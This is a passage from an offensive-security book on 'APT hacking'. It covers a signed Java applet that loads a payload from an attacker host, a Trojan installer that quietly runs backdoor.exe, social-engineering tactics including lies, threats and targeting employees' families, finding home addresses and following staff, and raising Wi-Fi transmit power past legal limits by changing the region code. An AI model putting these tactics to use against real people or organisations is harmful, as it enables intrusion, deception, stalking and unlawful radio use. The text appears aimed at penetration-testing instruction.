       code="VideoLoader" width="1" height="1">
</applet>
</body></html>
```

Rather than sending the user to a simple blank page, we can make our attack even more effective by embedding these exploits into a more legitimate-looking web page. To embed the Java signed applet into another web page, we add the applet source code to our page. The nice thing about doing it this way is you can run the Java-delivering web server on a separate web server from the site serving the web page if you choose. You’ll just have to adjust the archive location to be a full URL, as in the following example:

```
<applet archive="http://192.168.1.25/VideoLoader.jar"
  code="VideoLoader" width="1" height="1">
</applet>
```

Custom Trojan Backdoor

Our final option for gaining access to the target user's system is to send a custom software backdoor using nontraditional delivery methods. At its most fundamental level, this is the traditional Trojan approach. We'll send the user a fully functional piece of software with our added and hidden functionality. We will go into a lot of detail on the programming and functionality of our custom backdoor in [Chapter 10](#). For now, we'll focus on the social engineering, delivery, and functionality aspects that are unique in this phase of attack.

This is by far my favorite choice for delivery of a backdoor, as it hasn't received a lot of attention so users won't be as suspicious about it. This is one of the best examples of an exploitless exploit. We're not really exploiting any particular technical vulnerability; instead, we're just manipulating some ubiquitous technologies to serve our purpose. This attack is similar to the Java-signed applet attack, but there are even fewer issues with this attack, thus giving us a much higher success rate.

The software we choose to bundle our backdoor with is dependent on the story we've built with our target user. Our best options for delivering our backdoor include

- ▶ Bundle with pirated software we've downloaded
- ▶ Bundle with trial software obtained from a legitimate vendor
- ▶ Bundle with legitimate software we've purchased from a vendor

A few examples for delivering the Trojan software to our target include

- ▶ Send download link to software housed on a website
- ▶ Housed on public file sharing service
- ▶ Sent via snail mail or Fed Ex on CD or USB

We will cover utilizing Trojan hardware devices in [Chapter 8](#). The difference here is that we're sending the user software that they are consciously choosing to run. In [Chapter 8](#), we'll discuss hardware devices that the user is not aware has Trojan functionality.

Providing the user with a download link to the software is a good option for quick delivery. However, physically mailing the software has its benefits as well, not the least of which is that it adds yet another layer of legitimacy to the encounter.

Our two main options for physically mailing the software are to use a CD or a USB drive. It is typically better to use a USB drive, which would allow us to delete any evidence of the Trojan from the drive once it is executed. The only time we might be forced to use a CD is if we know the client has restrictions that disallow the use of USB drives, which is actually becoming much more common. By mailing the software, we could also track the delivery and be alerted when the package has been received.

When sending the software to our target user, whether via the Internet or removable media, we have to ensure that our code is executed. There are existing methods to wrap a binary with another binary; however, this method is not only unnecessary—it can actually be flagged by some antivirus programs, so we will use an easier method. We will simply create an executable that will call both our backdoor executable and the legitimate installer for the software.

To ensure the user clicks this file, we'll construct the folder layout of the archive or media to make it straightforward. For example, in the following structure, we could construct the software-x.zip folder layout to ensure the user will run the setup .exe file in the root folder, which will run our backdoor.exe program and then load the legitimate program. In this case, we could also set the data folder to be hidden to further restrict what the user would see.

```
Software-X.zip
 / - setup.exe
 / data /
     - setup.exe (real)
     - backdoor.exe
     - softwareex.msi
```

We will cover the design, layout, execution, and functionality of our custom backdoor in [Chapter 10](#).

Don't Forget

In this chapter, we discussed social engineering strategies and tactics. During

all of your social engineering attacks, remember the following:

- ▶ Do what works for you based on your physical and mental makeup.
- ▶ Prepare thoroughly for your social engineering attacks.
- ▶ Look for every opportunity to take advantage of legitimacy triggers.
- ▶ Keep it simple and trust your gut.
- ▶ Ensure you always have a graceful way to back out of any interaction.
- ▶ Lie as little as possible and always believe your nontruths.
- ▶ Be congruent with your story and with what the target user would expect from it.

Some of the social engineering tactics we discussed include

- ▶ Make yourself likeable to your target user by identifying and stressing similarities.
- ▶ Keep in mind the most common types of people encountered during social engineering attacks: friendly types, worker bees, suspicious types, road blocks, and authorities.
- ▶ Use world or local events in your social engineering attacks.
- ▶ Pepper a conversation with many facts you know to be true and known to your target user.
- ▶ Convey you are an insider and an authorized party by using insider terms or discussing information assumed to be privileged.
- ▶ Learn how to effectively use other peoples' names to build trust.
- ▶ Remember the different common options for the personality type you convey to your target user.
- ▶ Use threats or entice an individual to participate in your social engineering attack.

Don't forget the real goal of your social engineering attacks is to compromise a specific system, application, or the target user's workstation. Remember the importance of building a story that will make sense to your target user and have a logical path to meet your goals.

We also discussed three core spear-phishing attacks:

- ▶ Phishing websites

- ▶ Client-side exploits
- ▶ Custom Trojan software

We covered the most important elements of developing an effective phishing website, including:

- ▶ Creating the right look and feel of the website.
- ▶ Options for choosing the right domain name.
- ▶ Back-end functionality that will allow us to capture user credentials and alert ourselves
- ▶ Creating phishing website watering holes or identifying existing watering holes

We discussed the use of client-side exploits to compromise the target user's system and the possibility of using file format exploits; however, the preference is for browser-based attacks like those present in the Metasploit browser_autopwn module and the signed Java applet attack.

We began an introductory discussion to our custom Trojan backdoor, which, as mentioned, will be discussed further in [Chapter 10](#).

CHAPTER

7

Phase III: Remote Targeting

How did we get here? With such artful executions of a social engineering attack, it might be hard to believe the previous step would ever fail. Maybe you weren't able to find any target users that would allow us to reach the assets we were targeting. Or maybe, based on our reconnaissance, we thought that there might be technologies in place or that the target users would be abnormally educated, making our chances of success too small to even attempt a spear-phishing attack. Whatever the reason, it's time to move on to targeting remote users and remote locations.

Identifying and targeting wireless systems is really at the core of this phase, as it still allows you to maintain some of the most important criteria for an APT hacker—wireless systems are everywhere and they allow us to preserve our anonymity. Rather than diving right into attacking wireless technologies, though, we'll first determine if there are any relations of target employees that we should attempt to spear phish. Then, we'll move on to wireless reconnaissance in which we attempt to identify wireless technologies and systems owned by the target organization. We'll attempt to compromise any wireless networks we identify by targeting a few key vulnerabilities. If we are unsuccessful in our attempt to compromise a wireless network, we'll move on to targeting wireless client devices.

Some of our efforts might require us to perform some physical observation, so we will cover some of the tactics to use when venturing away from our desks. For now, we'll start with the basics that are unique to the circumstances covered in this phase, and [Chapter 9](#) will explore in depth advanced techniques for monitoring and observing someone.

Remote Presence Reconnaissance

Identifying remote workers is a relatively straightforward task, but we don't

just want to simply identify which workers work from home. Instead, we want to find as much information as we can related to any target employees, especially those that work remotely for our target organization. This includes identifying home addresses, travel habits, and even popular areas that target employees might frequent, such as coffee shops or restaurants.

If you haven't already identified the target organization's policy on remote workers, you can do that now. If you can't find anything from public resources, you can always just call the organization in response to a job posting and ask if they allow employees a flexible work-from-home program and, if so, what the specifics are.

Identifying home addresses is actually quite easy. With online services like Spokeo and Intelius, it's as simple as searching for the person's name. Many times, you can even get address information free from these services. Not only will you get their current address, but often, you'll get their entire history of addresses!

Identifying where employees congregate might be a little trickier, but in the end, it isn't terribly difficult. Depending on the area where an office is located, it can be straightforward to determine the popular eating spots. Most employees won't travel very far for their lunch breaks. By taking a few afternoons to visit a few local lunch spots, you can quickly identify where target employees choose to congregate. If you are unable to identify these hot zones ahead of time, you can always follow a few employees for a short period.

Social Spear Phishing

Before we get out of our chairs to start targeting wireless technologies and remote workers, we want to put our stalker hats on and extend the social engineering phase a little. If we were unable to spear phish an employee or weren't able to identify someone in particular to spear phish, then we will shift our attention to an employee's family members.

Keep in mind the end goal is not to compromise a family member's computer so that we can read their secret family recipes. We only want to compromise a family member's system if it can give us credentials or meaningful access to a target employee's data. This is also one of our "low and slow" or "hurry up and wait" attacks. If we compromise a family member's computer, it may not immediately give us anything of value, but if we wait for a few months, we might get lucky when the employee logs into their e-mail or remote access

system using the compromised system.

Not too long ago, families had a “family computer” that everyone in the house would share. However, it’s increasingly common for family members to have their own computer, whether that’s a full-blown computer system or a separate smart phone or tablet, such as an iPad. This means that this step won’t have the payout it used to, but it still has its advantages. If we compromise a system at the target employee’s house, we can use this system to pivot and directly attack the employee’s computer. Some of the attacks we can use are identical to the attacks we’ll cover in the next section on wireless phases. There might also be valuable information we can use for our physical infiltration phase—more on this in [Chapter 9](#).

You’ll find that spear phishing family members can be far easier. Not only do you not have to worry about the same security software being in place, but these people tend to be much more lax about what they’ll view on the Internet and how they deal with people on the Internet, both known and unknown.

Wireless Phases

To most effectively target wireless systems and vulnerabilities, we will perform this phase of attack in the following order:

1. Wireless reconnaissance
2. Attack wireless access points
3. Attack wireless clients

During wireless reconnaissance, we will seek to identify target wireless networks and wireless clients belonging to the target organization. If we identify any potentially vulnerable wireless networks associated with our target organization, we will begin by attacking them. If we are unable to compromise any of the identified wireless networks, we will move on to targeting wireless clients. In my experience, targeting wireless clients has achieved success more often than has targeting access points. However, there are a few reasons why we’d want to target access points first. First, the stationary nature of the access points means that we aren’t under the same time limits when targeting a remote worker on someone else’s network. For example, if we target a remote worker at a coffee shop, we might have a maximum of 45 minutes to perform our attack before the target employee leaves. If we target a wireless network instead, not

only will the network (most likely) be available to us 24 hours a day, but we might have wireless clients come and go, which are typically on the network much longer. In short, either wireless networks owned by the target organization or its employees are guaranteed to be a more target-rich environment. Thus, even if the wireless network turns out not to be vulnerable to a direct attack, we can target the clients at the location.

We will not only seek to identify any wireless networks at the target organization's headquarters or main offices, but we will also seek to identify any wireless networks at remote offices. It is becoming much more common for organizations to deploy centrally managed access points at remote offices. One of the most common ways to do this is with a "wireless controller" at a central location that the remote access points contact for their configuration, as well as to report security events and logs. This general architecture is shown in [Figure 7-1](#).




Figure 7-1 Remote edge access points

However, this architecture of centrally managed access points at remote locations can be expensive and is especially difficult for large organizations with many remote offices. Many times, the small or micro remote offices that only have a few employees will be neglected and not receive sanctioned wireless access points. Thus, these sites can be extremely low-hanging fruit just ripe for the picking. These offices will often have a wireless network installed at the discretion of the office, many times configured by a nontechnical employee who thought they would just "figure it out" or by a local technology company. In either case, it's usually not going to be configured with the strictest security settings, and it's almost guaranteed that no one is monitoring the security of the

device.

APT Wireless Tools

Beyond the obvious requirements of a laptop and wireless network card, there are a few tools that will prove to be helpful in this phase. In certain situations, like when patrolling restricted or heavily monitored areas, it may be close to impossible to have a full laptop in our hands and remain inconspicuous. Consider carrying a laptop in an enclosure like a briefcase or backpack. In situations where you won't be able to carry a laptop, use a phone or smaller tablet. In the most extreme cases, such as entering restricted facilities, if we need to keep these hidden, it's much easier to hide these in a pocket, sewn into our clothes, or hidden in a shoe. We'll cover the use of phones for our surreptitious needs in the next chapter.

You'll want to look for certain features when choosing the right wireless network card, including

- ▶ Wireless standards supported
- ▶ Antenna supported
- ▶ Connection type
- ▶ Power
- ▶ Chipset type

Wireless Technologies

First, consider the connection type of the wireless card. The typical PCMCIA card type for laptops seems like an obvious choice, but a USB card will allow you to connect the adapter to many more devices. A USB connection will also allow you to position the adapter and antenna a little more easily. A few popular choices include Alfa cards and PRISM cards as shown in [Figure 7-2](#).



Figure 7-2 Alfa card and PRISM chipset card

We'll also want to make sure we cover as many (if not all) wireless spectrums and technologies as possible. Today, the most popular wireless technologies are 802.11b/g/n and many places still use 802.11a. In this chapter, we'll focus on these technologies, but if you identified additional wireless technologies during your reconnaissance, those technologies should obviously be targeted as well.

Many of the most common modern cards will support 802.11b, g and n, as they all operate on the 2.4 GHz spectrum. The 802.11a standard operates in the 5 GHz range, but you can still find some cards that support all of these technologies; they simply use multiple radios in one physical housing. While some of the specific attacks covered in this chapter might not work for other non-802.11 standards, other attacks are more fundamental to wireless technologies. For example, newer technologies most likely won't implement the Wired Equivalent Privacy (WEP) protocol, but they'll still be susceptible to sniffing of unencrypted traffic and might even be vulnerable to spoofed management traffic, rogue devices, and others.

One wireless tool in particular can prove to be very useful for us—a hardware-based wireless access point. Of course, we can always use a regular access point, such as a Linksys WRT54G. However, some extremely small access points are perfect options for our purposes. Obviously, one of the main benefits of using a hardware-based access point is that it will be much easier to conceal, but it will also require far less power than a full-blown laptop. Two

good options include the Alfa AP121U and the TP-Link TL-WR703N.

These types of access points (the Linksys WRT54G, Alfa AP121U, and TP-Link TL-WR703N) allow us to run the OpenWrt firmware, which gives us a lot of capabilities. OpenWrt is a Linux kernel and BusyBox shell on which we can install additional packages. New mini-access points are being released on a regular basis. Be sure to do some Google searching to identify a portable access point that will fit your specific needs.

Rather than relying on a limited embedded device, we can make our own full-blown Linux access point using a microcomputer. Many good low-priced microcomputers are currently available. Unlike the micro-access points, these are full-blown computers that can run a full-blown Linux distribution that are also extremely small. This will give us all of the features needed and allow us to run all of the tools we will cover in this chapter. Some perfect examples include the Raspberry Pi and the Guru Plug. The Raspberry Pi is shown in [Figure 7-3](#). These microcomputers can cost as little as \$50 and typically won't go much higher than \$150, making them perfect for our uses.




Figure 7-3 Raspberry Pi microcomputer

When we use these types of small devices, we can make them extremely portable by using an external battery pack. More on these devices, minicomputers, and other useful hardware devices in the next chapter.

Wireless Antennas

One of the most important options in the card you choose will not only be the quality of the included antenna, but also the ability for the card to use an external antenna. It's important to understand that a wireless antenna on one device actually improves both transmission and reception of radiofrequency (RF) signals! The gain provided by an antenna is measured in dBi, or decibels isotropic. With antenna gain, it's typically as simple as "more is better," but you also need to take the antenna's radiation pattern into consideration for your specific needs.

Although there are many different types of antennas, there are two basic choices for us to consider: directional antennas and omnidirectional antennas. Directional antennas may also be referred to as Yagi-Uda antennas, or more commonly just Yagi antennas, which are named after the Japanese inventors. Examples of directional and omnidirectional radiation patterns are shown in [Figure 7-4](#).




Figure 7-4 Directional and omnidirectional RF patterns

Omnidirectional antennas radiate in all directions from the antenna; these are more appropriate when we don't know where our target(s) will be. Thus, omnidirectional antennas will typically be the antenna of choice when

performing our malicious access point attacks.

It should be obvious that directional antennas radiate in a more concentrated beam toward a specific direction. The actual width and distance of the “beam” will be dependent on the antenna and its quality. Thus, this type of antenna is typically used for point-to-point links, for example, between two access points or between our client and an access point. With directional antennas, it’s not always as simple as pointing directly at the target like you would if you were shooting a gun. The radiation pattern can be a little skewed to one side, so be sure to test different angles.

When war driving, the best option can actually be to use both omnidirectional and directional antennas to be sure you’re getting the best coverage possible. You don’t even necessarily need two devices; you could simply have two separate adapters on one laptop.

If you had to choose only one antenna type, I’d typically say go with an omnidirectional antenna as long as you can get reasonably close to where you believe wireless access points or clients will be. If you think distance will be an issue, go with a directional antenna. As an APT hacker, you should have at least one omnidirectional and one directional antenna, which will serve us well during different steps in this phase of attack.

Connection Type

The other important feature of the wireless card we’ll have to consider is the connection type for an upgraded antenna. Most external wireless cards (and most consumer-grade access points) will come with a “rubber ducky” antenna, which is typically just a small, low-gain omnidirectional antenna like the one on the Alfa card in [Figure 7-2](#).

Connecting an antenna to an access point or wireless card is as simple as ensuring the connector type is the same. You can find adapters to go between two different connector types, but these can provide a little loss. You should also be aware that the longer the cable from the antenna to the wireless radio, the more loss. Thus, the increase in signal strength from a good antenna can actually be lost if you use a lengthy or faulty cable to connect the antenna to your card. If your card uses a USB cable, the length of the USB cable will not affect the strength of the signal from the antenna, within the limits of USB capabilities, of course. So if you find you need a few extra feet for the perfect setup, then using a longer USB cable rather than a longer antenna cable is probably the way to go.

Power

The power output of the card is also an important factor. Power is typically measured in dBm or watts. You should note, though, that unlike using an antenna, the gain provided by increasing power is only one way, meaning it only increases your transmission strength, not your receiving strength. There are legal limits to the output power of radios that are unique to each country. In the United States, these regulations come from the Federal Communications Commission (FCC), and there are different power limits for point-to-point links and point-to-multipoint links. The number that is most concerning to us is the maximum output power of our radio, which in the United States is 30 dBm or 1 watt. However, you are able to get an effective higher rating by adding a 6-dBi-gain antenna.

The following table shows conversion from dBm to watts.

36 dBm	4 watts
30 dBm	1 watts
27 dBm	500 milliwatts
26 dBm	400 milliwatts
25 dBm	320 milliwatts
24 dBm	250 milliwatts
23 dBm	200 milliwatts
22 dBm	160 milliwatts
21 dBm	130 milliwatts
20 dBm	100 milliwatts
15 dBm	32 milliwatts
10 dBm	10 milliwatts
5 dBm	3.2 milliwatts
4 dBm	2.5 milliwatts
3 dBm	2.0 milliwatts
2 dBm	1.6 milliwatts
1 dBm	1.3 milliwatts
0 dBm	1.0 milliwatts

Ultimately, these rules don't really apply to an APT hacker, but you should be aware of them nonetheless. In the following output, you'll see we have the wireless adapter's Transmit Power (TX) power setting currently set to 27 dBm, which is 500 milliwatts, or half of what this card will support:

```
root@kali:~# iwconfig  
wlan0    IEEE 802.11bg  ESSID:off/any  
          Mode:Managed  Access Point: Not-Associated  Tx-Power=27 dBm  
          Retry long limit:7  RTS thr:off  Fragment thr:off  
          Power Management:off  
  
root@kali:~#
```

In Linux, the power setting is limited to 27 dBm when your region code is set to US. Thus, to set the power higher than 27 dBm, we need to first change our region code. If you have more than one wireless network card, you must first bring them all down. In the following example, you can see that we first bring our single wireless interface down and then set the region code to NZ, which is the region code for New Zealand:

```
root@kali:~# ifconfig wlan0 down  
root@kali:~# iw reg set NZ  
root@kali:~# ifconfig wlan0 up  
root@kali:~# iwconfig wlan0 txpower 30  
root@kali:~# iwconfig wlan0  
wlan0    IEEE 802.11bg  ESSID:off/any  
          Mode:Managed  Access Point: Not-Associated  Tx-Power=30 dBm  
          Retry long limit:7  RTS thr:off  Fragment thr:off  
          Encryption key:off  
          Power Management:off  
  
root@kali:~#
```

After we set the region code, we bring the interface back up and then set the txpower to 30 dBm and verify the settings using iwconfig. We can view channel and power capabilities associated with the region we've selected by using the `iw reg get` command, as in the following example. You'll see that the frequencies used by 802.11b/g/n support 30 dBm of power [(2402 - 2482 @ 40), (30)].

```
root@kali:~# iw reg get
country NZ: DFS-FCC
    (2402 - 2482 @ 40), (30)
    (5170 - 5250 @ 80), (17)
    (5250 - 5330 @ 80), (24), DFS
    (5490 - 5730 @ 80), (24), DFS
    (5735 - 5835 @ 80), (30)
```

This region code information comes from the wireless-regdb kernel module. You can check the capabilities associated with each region by manually inspecting this module. Download the latest copy from www.kernel.org/pub/software/network/wireless-regdb/.

Chipset

Choosing the right card and chipset will dictate which channels and features the card supports. A few major drivers are available for Linux, which include

- ▶ PRISM (Programmable Radio in the ISM Band)
- ▶ Atheros
- ▶ MadWifi
- ▶ mac802.11

You'll want to check the driver support for any wireless card before you purchase it to be sure it will meet your needs. For example, the drivers for the Alfa USB cards currently aren't supported by the hostapd program. In addition, your card should support passive and monitor modes, although it's uncommon to find network cards today that don't support passive mode, and almost all will support monitor mode.

You can view the capabilities of the card using the `iw list` command, as in the following output. You'll notice that channels 12, 13, and 14 are currently disabled. This is because the region code is currently set to US, which only allows channels 1 through 11. Even more information that is valuable is available from the `iw list` command; I recommend you go through the output.

```
root@klap:~# iw list
Wiphy phy1
Band 1:
    Frequencies:
        * 2412 MHz [1] (27.0 dBm)
        * 2417 MHz [2] (27.0 dBm)
        * 2422 MHz [3] (27.0 dBm)
        * 2427 MHz [4] (27.0 dBm)
        * 2432 MHz [5] (27.0 dBm)
        * 2437 MHz [6] (27.0 dBm)
        * 2442 MHz [7] (27.0 dBm)
        * 2447 MHz [8] (27.0 dBm)
        * 2452 MHz [9] (27.0 dBm)
        * 2457 MHz [10] (27.0 dBm)
        * 2462 MHz [11] (27.0 dBm)
        * 2467 MHz [12] (disabled)
        * 2472 MHz [13] (disabled)
        * 2484 MHz [14] (disabled)
    Bitrates (non-HT) :
        * 1.0 Mbps
        * 2.0 Mbps
        * 5.5 Mbps
        * 11.0 Mbps
        * 6.0 Mbps
        * 9.0 Mbps
        * 12.0 Mbps
        * 18.0 Mbps
        * 24.0 Mbps
        * 36.0 Mbps
        * 48.0 Mbps
        * 54.0 Mbps
```

To allow our card to use the extended channels, we will use the same `iw reg set` command as before. The New Zealand region code we used earlier allows us to use up to channel 13, as in the following example. The Japanese region code

(JP) is the only region that supports channel 14, but this channel is only supported in 802.11b operation.

```
root@kali:~# ifconfig wlan1 down
root@kali:~# iw reg set NZ
root@kali:~# ifconfig wlan1 up
root@kali:~# iwconfig wlan1 channel 13
root@kali:~# iwconfig wlan1
wlan1      IEEE 802.11bg  ESSID:off/any
            Mode:Managed  Frequency:2.472 GHz  Access Point: Not-Associated
            Tx-Power=30 dBm
            Retry  long limit:7    RTS thr:off    Fragment thr:off
            Encryption key:off
            Power Management:off

root@kali:~#
```

Wireless Reconnaissance

In this phase, we're looking to gather as much information as we can related to the wireless network topology, clients, and remote workers. We should already have many of the big-picture items from our initial reconnaissance, but now it's time to dive deeper to identify wireless network and wireless clients to target. Although we are able to perform a substantial amount of the wireless reconnaissance anonymously on the Internet, this will be the first phase where we're forced to get out of our chair and perform active reconnaissance in the field. This presents some new challenges that we'll have to address so our physical activities are not detected.

Internet Wireless Recon

Hopefully, you found some good information related to wireless technologies during the reconnaissance phase. However, if you didn't search specifically for this information, now is your chance. Remember to start with the basics, and if we hadn't previously searched the Internet for information straight from the target organization, then we should do that now. For example, searching for some of the following might give us some information regarding wireless networks and even specific technologies at the target organization:

- ▶ site:weak-target.com wireless
- ▶ site:weak-target.com wifi
- ▶ site:weak-target.com guest wireless
- ▶ site:weak-target.com guest access
- ▶ site:weak-target.com guest Internet

In this step, we're not only trying to identify any specific wireless technologies, but we're also trying to build a list of the locations that are likely to have wireless networks. With the list of sites worth investigating, we start on the Internet, as there are some large databases of wireless data. The best free WiFi database today is arguably Wigle.net. Sign up for a free account and check out the massive amount of data they have.

You can search by SSID, BSSID, or just browse the interactive street map. This data can be a great starting point, but by no means is it the end. This information can quickly become out of date and in congested (urban) areas, the amount of data can be a little overwhelming. You can also war drive with the WiGLE Android app and upload the data to WiGLE. We will cover the WiGLE app shortly.

NOTE

It may not be the most helpful data, but you should check out the WiGLE national heat map at <https://wigle.net/images/rigled-images/national.png>.

Active Wireless Recon

Before we know which wireless attack will be the most lucrative, we need to identify if there are any access points to target. We will perform active wireless reconnaissance in two steps, which may occur on the same day. The first step is to focus on identifying wireless access points and networks. In the second step, we'll follow up and investigate specific networks of interest and seek to identify wireless clients.

In the first step, while discovering wireless networks, we want to be as quick but as thorough as possible. Even on a single campus or building, it can take a decent amount of time to be sure we've identified at least all of the BSSIDs available. In the first phase, it's perfectly fine to not obtain the network name for a cloaked wireless network. The second phase is to specifically target areas of interest and to identify specifics related to the wireless network and its wireless

clients. Keep in mind that just because we might not find any active wireless networks at our target organization (which is extremely unlikely but still possible), we might still be able to find and exploit wireless vulnerabilities, specifically within wireless-enabled client devices such as laptops or phones. For example, it's not uncommon for an employee to have a laptop they bring home. Even though this laptop may or may not be connected to a wireless network at the employee's home, if the wireless network card is enabled, it will most likely be constantly broadcasting its presence. This is an extremely important fact to understand, so I'll repeat it! Even when there is no wireless network at a facility, a wireless client may still be vulnerable. In fact, most of the time, these types of wireless client devices will be more valuable for us to compromise than a wireless network.

Before we get started, let's review the technical ways of identifying wireless networks. There are two basic ways to do this: through capturing beacon frames and through probe request/response. A probe request is a special frame sent from a wireless station to identify either a particular wireless network or all wireless networks—essentially, it's a broadcast that attempts to identify any wireless networks. A wireless client or access point can then respond with a probe response that includes the network name, capabilities, and supported data rates of the responding device. Since probe requests require our stations to send packets, which can be recorded and alerted on, we will typically avoid the use of them. In fact, it's a common signature within wireless monitoring systems to log and alert client devices that probe for wireless networks but never join a wireless network. Following is an example of a Kismet message indicating just that:

```
ALERT Thu Feb 27 10:37:10 2014 Suspicious client  
00:21:6a:34:05:c7 - probing networks but never participating.
```

Beacon frames are sent by access points to periodically announce the existence and capabilities of the wireless network, such as network name (SSID), data rates, timing, etc. Beacon frames are also sent by client devices when participating in an ad hoc wireless network, also called an independent basic service set (IBSS). Most access points will send around ten beacons per second! That makes discovering their existence a relatively easy task by simply monitoring the airwaves. The difference between probe requests and beacon frames is shown in [Figure 7-5](#).

